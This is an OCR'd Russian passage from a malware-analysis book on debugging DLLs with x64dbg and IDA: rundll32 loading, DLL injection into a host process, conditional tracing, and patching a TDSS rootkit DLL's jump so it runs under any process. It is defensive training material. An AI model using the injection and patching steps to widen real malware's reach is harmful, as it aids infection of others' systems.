Для отладки DLL запустите x64dbg (желательно с правами администратора) и загрузите DLL (через Файл | Открыть). Когда вы загружаете DLL, x64dbg удаляет исполняемый файл (с именем `DLLLoader32_xxxx.exe`, где `xxxx` являются случайными шестнадцатеричными символами) в ту же директорию, где находится ваша DLL. Этот исполняемый файл действует как общий хост-процесс, который будет использоваться для выполнения вашей DLL (так же, как `rundll32.exe`). После загрузки DLL отладчик может приостанавливаться в функции «`Точка останова системы`», «`Обратный вызов TLS`» или «`Точка входа DLL`», в зависимости от параметров конфигурации (упомянутых ранее в разделе «Запуск нового процесса в x64dbg»). С системной точкой останова * и TLS опции обратного вызова * не отмечены, выполнение будет приостановлено в точке входа DLL после загрузки DLL, как показано на скриншоте ниже. Теперь вы можете отлаживать DLL как любую другую программу.




6.2.8.1 Использование rundll32.exe для отладки библиотеки DLL в x64dbg

Еще один эффективный метод – использование `rundll32.exe` для отладки DLL (предположим, что вы хотите отладить вредоносную DLL-библиотеку с именем `rasaut.dll`). Для этого сначала загрузите `rundll32.exe` из каталога system32 (через **File | Open** (Файл | Открыть)) в отладчик, что приостановит отладчик в точке останова системы или в точке входа `rundll32.exe` (в зависимости от настроек, упомянутых ранее). Затем выберите **Отладка | Изменить командную строку** и укажите аргументы командной строки к `rundll32.exe` (укажите полный путь к DLL и функцию экспорта), как показано ниже, и нажмите кнопку **OK**.



Затем выберите вкладку **Breakpoints** (Точки останова), щелкните правой кнопкой мыши внутри окна и выберите опцию **Add DLL breakpoint** (Добавить точку останова DLL), после чего откроется диалоговое окно с предложением ввести имя модуля. Введите имя DLL (в этом случае `rasaut.dll`), как показано ниже. Это велит отладчику прерваться, когда DLL загрузится (`rasaut.dll`). После настройки этих параметров закройте отладчик.



Затем снова откройте отладчик и снова загрузите `rundll32.exe`; при повторной загрузке предыдущие параметры командной строки останутся без изменений. Теперь выберите **Debug | Run** (Отладка | Выполнить) (**F9**), пока не прерветесь на точке входа DLL (возможно, вам придется выбрать опцию **Run** (Выполнить) (**F9**) несколько раз, пока не дойдете до точки входа в DLL). Вы можете отслеживать, где выполнение останавливалось при каждом запуске (**F9**), посмотрев комментарий рядом с адресом точки останова. Вы также можете найти тот же комментарий рядом с регистром EIP. На следующем скриншоте видно, что выполнение приостановлено в точке входа `rasaut.dll`. На этом этапе вы можете отлаживать DLL, как и любую другую программу. Вы также можете установить контрольные точки для любой функции, экспортируемые DLL. Вы можете найти функции экспорта с помощью окна **Символы**; найдя нужную функцию экспорта, дважды щелкните на ней (это приведет вас к коду функции экспорта в окне дизассемблирования). Затем установите точку останова по желаемому адресу.


6.2.8.2 Отладка DLL в определенном процессе

Иногда может потребоваться отладка библиотеки DLL, которая выполняется только в определенном процессе (например, `explorer.exe`). Процедура аналогична описанной в предыдущем разделе. Сначала запустите процесс или подключитесь к нужному главному процессу, используя x64dbg; это приостановит отладчик. Разрешите запуск процесса, выбрав **Debug | Run** (Отладка | Выполнить) (**F9**). Затем выберите вкладку **Breakpoints** (Точки останова), щелкните правой кнопкой мыши внутри окна **Точки останова** и выберите опцию **Add DLL breakpoint** (Добавить точку останова DLL). Откроется диалоговое окно с предложением ввести имя модуля. Введите имя DLL (как описано в предыдущем разделе); это велит отладчику прерваться, когда DLL загрузится. Теперь вам нужно внедрить DLL в главный процесс. Это можно сделать с помощью приложения RemoteDLL (securityxploded.com/remotedll.php). Когда DLL будет загружена, отладчик остановится где-то в `ntdll.dll`; просто нажимайте **Run** (Выполнить) (**F9**), пока не достигнете точки входа внедренной DLL (возможно, вам придется запускаться несколько раз, прежде чем вы достигнете точки входа). Вы можете отслеживать, где выполнение приостанавливалось каждый раз, когда вы нажимали **Run** (Выполнить) (**F9**), просматривая комментарий рядом

с адресом точки останова или рядом с регистром `eip`, как упоминалось в предыдущем разделе.

6.2.9 Трассировка выполнения в x64dbg

Трассировка позволяет регистрировать события во время выполнения процесса. x64dbg поддерживает опции условной трассировки trace into и trace over. Вы можете получить доступ к этим опциям через **Trace** | **Trace into** (**Ctrl**+**Alt**+**F7**) и **Trace** | **Trace over** (**Ctrl**+**Alt**+**F8**). При использовании опции trace into отладчик внутренне отслеживает программу, устанавливая шаг в точку останова, пока не будет выполнено условие или не будет достигнуто максимальное количество шагов. При использовании опции trace over отладчик отслеживает программу, устанавливая шаг над точкой останова до тех пор, пока условие не будет выполнено или не будет достигнуто максимальное количество шагов. На следующем скриншоте показано диалоговое окно **Trace into** (те же параметры доступны в диалоговом окне **Trace over**). Чтобы отслеживать журналы, как минимум необходимо указать текст журнала и полный путь к файлу журнала (через кнопку **Log File**), куда будут перенаправлены события трассировки.




Ниже приведены краткие описания некоторых полей:

- **условие точки останова**: вы можете указать условие в этом поле. Это поле по умолчанию имеет значение `0` (`false`). Чтобы указать условие, нужно указать любое допустимое выражение (x64dbg.readthedocs.io/en/latest/introduction/Expressions.html), которое выражает ненулевое значение (`true`). Выражения, которые выражают ненулевые значения, считаются истинными, тем самым вызывая точку останова. Отладчик продолжает трассировку, оценивая предоставленное выражение, и останавливается, когда указанное условие выполнено. В противном случае трассировка продолжается до тех пор, пока не будет достигнуто максимальное количество трасс;

- **текст журнала**: это поле используется для указания формата, который будет применяться для регистрации событий трассировки в файле журнала. Допустимые форматы, которые можно использовать в этом поле, указаны по адресу help.x64dbg.com/en/latest/introduction/Formatting.html;
- **условие журнала**: в этом поле по умолчанию установлено значение 1. Вы можете дополнительно указать условие журнала, которое будет указывать отладчику регистрировать событие только при выполнении определенного условия. Условие журнала должно быть допустимым выражением (x64dbg.readthedocs.io/en/latest/introduction/Expressions.html);
- **максимальное количество трасс**: в этих полях указывается максимальное количество шагов, которые нужно отследить до того, как отладчик прервется. Значение по умолчанию установлено на `50000`, и вы можете увеличивать или уменьшать это значение по мере необходимости;
- кнопка **Файл журнала**: эту кнопку можно использовать для указания полного пути к файлу журнала, в который будут сохраняться журналы трассировки.


x64dbg не имеет специальных возможностей для трассировки инструкций и функций, но для этих целей могут использоваться опции trace into и trace over. Вы можете контролировать трассировку, добавляя точки останова.

На следующем скриншоте `eip` указывает на 1-ю инструкцию, а точка останова установлена на 5-й инструкции. Когда инициируется трассировка, отладчик начинает трассировку с первой инструкции и делает паузу в точке останова. Если точка останова отсутствует, трассировка продолжается до завершения программы или до достижения максимального количества трасс. Вы можете выбрать опцию trace into, если хотите трассировать инструкции, которые находятся внутри функции, или опцию trace over, чтобы перешагнуть через функцию и трассировать остальные.



6.2.9.1 Трассировка инструкций

Чтобы выполнить трассировку инструкций (например, trace into) в предыдущей программе, можно использовать следующие настройки в диалоговом окне **Trace into**. Как упоминалось ранее, для захвата событий трассировки в файле журнала необходимо указать полный путь к файлу журнала и текст.




Значение **Log Text** (Текст журнала) на предыдущем скриншоте (`0x{p:cip} {i:cip}`) имеет строковый формат, который указывает отладчик для записи адреса и дизассемблирования всех трассированных инструкций. Ниже приведен журнал трассировки программы. В результате выбора опции **Trace into** также захватываются инструкции внутри функции (`0xdf1000`) (выделено в следующем коде). Трассировка инструкций полезна для быстрого понимания процесса выполнения программы:


```
0x00DF1011 mov ebp, esp
0x00DF1013 call 0xdf1000
0x00DF1000 push ebp
0x00DF1001 mov ebp, esp
0x00DF1003 pop ebp
0x00DF1004 ret
0x00DF1018 xor eax, eax
0x00DF101A pop ebp
```

2.9.2 Трассировка функций

Чтобы продемонстрировать трассировку функций, рассмотрим программу, показанную ниже. В этой программе `eip` указывает на первую инструкцию, точка останова устанавливается на пятой инструкции (чтобы остановить трассировку в этой точке), а третья инструкция вызывает функцию в `0x311020`. Мы можем использовать функцию трассировки, чтобы определить, какие другие функции вызываются функцией (`0x311020`).



Для выполнения трассировки функций (в этом случае была выбрана опция **Trace into**) используется следующая настройка. Это похоже на трассировку инструкций, за исключением того, что в поле **Log Condition** (Условие журнала) указано выражение, которое велит отладчику регистрировать только вызов функции.




Ниже приведены события, захваченные в файле журнала в результате трассировки функций. Глядя на них, можно сказать, что функция `0x311020` вызывает две другие функции, в `0x311000` и `0x311010`:

```
0x00311033     call     0x311020
0x00311023     call     0x311000
0x00311028     call     0x311010
```


В предыдущих примерах точки останова использовались для управления трассировкой. Когда отладчик достигает точки останова, выполнение приостанавливается, и инструкции/функции до точки останова регистрируются. При возобновлении работы отладчика остальные инструкции выполняются, но не регистрируются.

6.2.10 Исправления в x64dbg


Выполняя анализ вредоносных программ, вы можете модифицировать двоичный файл, чтобы изменить его функциональность или осуществить реверс-инжиниринг его логики в соответствии с вашими потребностями. x64dbg позволяет изменять данные в памяти или инструкции программы. Чтобы изменить данные в памяти, перейдите к адресу памяти и выберите последовательность байтов, которую хотите изменить, затем щелкните правой кнопкой мыши и выберите **Binary | Edit** (Бинарный файл | Правка) (**Ctrl**+**E**), после чего откроется диалоговое окно (показано ниже), которое вы можете использовать, чтобы менять данные как ASCII, Юникод или последовательность шестнадцатеричных байтов.



Ниже приводится фрагмент кода из DLL-библиотеки руткитов TDSS (это тот же файл, который был описан в предыдущей главе в разделе «Установка двоичного кода с использованием IDA»). Если вы помните, эта DLL использовала сравнение строк, чтобы выполнить проверку, с целью убедиться, что она работает под процессом `spoolsv.exe`. Если сравнение строк не удается (то есть если DLL не работает под `spoolsv.exe`), то код переходит в конец функции и возвращается из функции без проявления злонамеренного поведения. Предположим, вы хотите, чтобы этот файл запускался под любым процессом (не только `spoolsv.exe`). Вы можете изменить инструкцию условного перехода (`JNE tdss.10001Cf9`) на инструкцию nop, чтобы снять ограничение процесса. Для этого щелкните правой кнопкой мыши на инструкции условного перехода и выберите **Assemble** (Ассемблировать), после чего откроется диалоговое окно, показанное ниже, с помощью которого вы можете ввести инструкции. Обратите внимание на то, что на скриншоте отмечена опция fill with NOP's, чтобы убедиться в правильности выравнивания инструкций.



Изменив данные в памяти или инструкции, вы можете применить исправление к файлу, выбрав **File | Patch file** (Файл | Исправить файл), после чего откроется диалоговое окно исправлений, показывающее все изменения, внесенные в бинарный файл. После того как вы будете удовлетворены изменениями, нажмите на **Patch file** (Исправить файл) и сохраните его.




6.3 Отладка двоичного файла с использованием IDA

В предыдущей главе мы рассмотрели функции дизассемблирования IDA Pro. В этой главе вы узнаете о возможностях отладки предоставляемых IDA. Коммерческая версия IDA может отлаживать как 32-разрядные, так и 64-разрядные приложения, тогда как демонстрационная версия позволяет отлаживать только 32-разрядные двоичные файлы Windows. В этом разделе вы увидите функции отладки, предлагаемые IDA Pro, и узнаете, как использовать их для отладки вредоносного файла.

6.3.1 Запуск нового процесса в IDA


Существуют разные способы запуска нового процесса. Одним из методов является прямой запуск отладчика без первоначальной загрузки программы. Для этого запустите IDA (без загрузки исполняемого файла), затем выберите **Debugger | Run | Local Windows debugger** (Отладчик | Запустить | Локальный отладчик Windows). Откроется диалоговое окно, в котором вы можете выбрать файл для отладки. Если исполняемый файл принимает какие-либо параметры, вы можете указать их в поле **Параметры**. Этот метод запустит новый процесс, а отладчик приостановит выполнение в точке входа программы.



Второй метод запуска процесса – сначала загрузить исполняемый файл в IDA (который выполняет первоначальный анализ и отображает дизассемблированный вывод). Сначала выберите правильный отладчик через **Debugger | Select debugger** (Отладчик | Выберите отладчик) (или **F9**); затем вы можете поместить курсор на первую инструкцию (или инструкцию, где вы хотите приостановить выполнение) и выбрать **Debugger | Run to cursor** (Отладчик | Выполнить до курсора) (или **F4**). Запустится новый процесс, который будет выполняться до текущего местоположения курсора (в этом случае точка останова автоматически устанавливается в текущем местоположении курсора).

6.3.2 Присоединение к существующему процессу с использованием IDA


Способ подключения к процессу зависит от того, загружена программа или нет. Если программа не загружена, выберите **Debugger | Attach | Local Windows debugger** (Отладчик | Присоединить | Локальный отладчик Windows). После этого будут перечислены все запущенные процессы. Просто выберите процесс, чтобы присоединиться. После подключения процесс будет немедленно приостановлен, что даст вам возможность проверить ресурсы процесса и установить точки останова, прежде чем возобновить выполнение процесса. При использовании этого метода IDA не сможет выполнить первоначальный автоматический анализ двоичного файла, поскольку загрузчик IDA не получит возможности загрузить исполняемый образ.



Альтернативный метод присоединения к процессу – загрузка исполняемого файла, связанного с процессом, в IDA перед подключением к этому процессу. Для этого загрузите соответствующий исполняемый файл, используя IDA; это позволит выполнить первоначальный анализ. Затем выберите **Debugger | Select debugger** (Отладчик | Выбрать отладчик), отметьте опцию **Локальный отладчик Win32** (или **Локальный отладчик Windows**) и нажмите **OK**. Затем выберите **Debugger | Attach to process again** (Отладчик | Снова присоединить к процессу) и выберите процесс, чтобы присоединить отладчик.

6.3.3 Интерфейс отладчика IDA


После запуска программы в отладчике IDA процесс приостанавливается, и вы увидите следующее:



Когда процесс находится под контролем отладчика, панель инструментов дизассемблирования заменяется панелью инструментов отладчика. Эта панель инструментов состоит из кнопок, связанных с функциями отладки (такими как управление процессом и точка останова):

- **окно дизассемблирования**: это окно синхронизируется с текущим значением регистра указателя инструкций (`eip` или `rip`). Окна дизассемблирования предлагают те же функции, которые вы изучили в предыдущей главе. Вы также можете переключаться между режимами просмотра схем и текста, нажимая клавишу пробела;
- **окно регистров**: в этом окне отображается текущее содержимое регистра общего назначения ЦП. Вы можете щелкнуть правой кнопкой мыши значение регистра и выбрать один из предложенных вариантов: **Modify value, Zero value, Toggle value, Increment** или **Decrement value** (Изменить значение, Нулевое значение, Переключить значение, Прирастить значение или Уменьшить значение). Переключение между значениями особенно полезно, если вы хотите изменить состояния битов флага ЦП. Если значение регистра является допустимой ячейкой памяти, стрелка под прямым углом рядом со значением регистра будет активна; щелкнув по этой стрелке, вы переместитесь в соответствующую ячейку памяти. Если вы обнаружите, что перешли в другое место и хотели бы перейти в место, на которое указывает указатель инструкции, то просто нажмите на стрелку под прямым углом рядом со значением регистра указателя инструкций (`eip` или `rip`);

- **представление стека**: отображает содержимое данных стека времени выполнения процесса. Проверка стека перед вызовом функции может дать информацию о количестве аргументов функции и их типах;
- **шестнадцатеричное представление**: показывает стандартный шестнадцатеричный дамп памяти. Шестнадцатеричное представление полезно, если вы хотите отобразить содержимое допустимой ячейки памяти (содержащейся в регистре, стеке или инструкции);
- **представление модулей**: отображает список модулей (исполняемых файлов и их общих библиотек), загруженных в память процесса. Двойной щелчок по любому модулю в списке отображает список символов, экспортируемых этим модулем. Это простой способ перехода к функциям в загруженных библиотеках;
- **представление потоков**: отображает список потоков в текущем процессе. Вы можете щелкнуть правой кнопкой мыши в этом окне, чтобы приостановить поток или возобновить приостановленный поток;
- **окно сегментов**: окно сегментов доступно через **Views | Open Subviews Views | Segments** (Представление | Открыть подпредставления | Сегменты) (или **Shift**+**F7**). При отладке программы окно сегментов предоставляет информацию о выделенных сегментах памяти в процессе. В этом окне отображается информация о том, где исполняемый файл и его разделы загружены в память. Он также содержит подробную информацию обо всех загруженных библиотеках DLL и информацию об их разделах. Двойной щелчок по любой записи приведет вас к соответствующей ячейке памяти в окне дизассемблирования или шестнадцатеричном окне. Вы можете контролировать, где содержимое адреса памяти должно отображаться (в окне дизассемблирования или шестнадцатеричном окне). Для этого просто поместите курсор в любое место окна дизассемблирования или шестнадцатеричного кода, а затем дважды щелкните на записи. В зависимости от положения курсора содержимое адреса памяти будет отображаться в соответствующем окне:


Program Segmentation

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
if.exe	00220000	00221000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
.text	00221000	00222000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0003	FFFFFFFF	FFFFFFFF
.idata	00222000	0022209C	R	.	.	.	L	para	0002	public	DATA	32	0000	0000	0003	FFFFFFFF	FFFFFFFF
.rdata	0022209C	00223000	R	.	.	.	L	para	0002	public	DATA	32	0000	0000	0003	FFFFFFFF	FFFFFFFF
.data	00223000	00224000	R	W	.	.	L	para	0003	public	DATA	32	0000	0000	0003	FFFFFFFF	FFFFFFFF
if.exe	00224000	00226000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
Stack_PAGE_GUARD[00000...	003ED000	003EE000	R	W	.	D	.	byte	0000	public	STACK	32	0000	0000	0000	0000	0000
Stack[00000158]	003EE000	003F0000	R	W	.	D	.	byte	0000	public	STACK	32	0000	0000	0000	0000	0000
debug013	004C0000	004C7000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000
msvcr120d.dll	63830000	63831000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
msvcr120d.dll	63831000	639D7000	R	.	X	D	.	byte	0000	public	CODE	32	0000	0000	0000	0000	0000
msvcr120d.dll	639D7000	639D9000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000

- **окно импорта и экспорта**: когда процесс находится под управлением отладчика, окна импорта и экспорта по умолчанию не отображаются. Вы можете вызвать эти окна через **Views | Open Subviews** (Представления | Открыть подпредставления). В окне импорта перечислены все функции,

импортированные двоичным файлом, а в окне экспорта перечислены все экспортируемые функции. Экспортируемые функции обычно находятся в библиотеках DLL, поэтому это окно может быть особенно полезно при отладке вредоносных библиотек DLL.

Другие окна IDA, описанные в предыдущей главе, также доступны через **Views** | **Open Subviews** (Представления | Открыть подпредставления).

6.3.4 Контроль выполнения процесса с использованием IDA

В разделе 1.2 «Управление выполнением процесса» мы рассмотрели различные функции контроля выполнения, предоставляемые отладчиками. В следующей таблице приведены общие функции контроля выполнения, которые можно использовать в IDA при отладке программы.

Функциональность	**Горячая клавиша**	**Опция меню**
Продолжить (Выполнить)	**F9**	Отладчик | Продолжить процесс
Шагнуть в	**F7**	Отладчик | Шагнуть в
Переступить	**F8**	Отладчик | Переступить
Выполнить до курсора	**F4**	Отладчик | Выполнить до курсора


6.3.5 Установка точки останова в IDA

Чтобы установить программную точку останова в IDA, вы можете перейти в то место, где вы хотите приостановить программу, и нажать клавишу **F2** (или щелкните правой кнопкой мыши и выберите **Add breakpoint** (Добавить точку останова)). После того как вы установите точку останова, адреса, где установлены точки останова, будут выделены красным. Вы можете удалить точку останова, нажав **F2** на строке, содержащей точку.

На следующем скриншоте видно, что точка останова была установлена по адресу `0x00401013` (вызов `sub_401000`). Чтобы приостановить выполнение по адресу точки останова, сначала выберите отладчик (например, Локальный отладчик Win32), как упоминалось ранее, а затем удалите программу, выбрав **Debugger** | **Start Process** (Отладчик | Начать процесс) (или горячую клавишу **F9**). Это выполнит все инструкции до достижения точки останова и сделает паузу по адресу точки останова.

```
00401010 55              push    ebp
00401011 8B EC           mov     ebp, esp
00401013 E8 E8 FF FF FF  call    sub_401000
00401018 33 C0           xor     eax, eax
```

В IDA можно устанавливать аппаратные и условные точки останова, редактируя уже установленную точку. Чтобы установить аппаратную точку останова, щелкните правой кнопкой мыши существующую точку останова и выберите **Edit breakpoint** (Изменить точку останова). В появившемся диалоговом окне установите флажок напротив опции **Hardware** (Оборудование), как показано ниже. IDA позволяет установить более четырех аппаратных точек останова, но только четыре из них будут работать; дополнительные аппаратные точки останова будут игнорироваться.



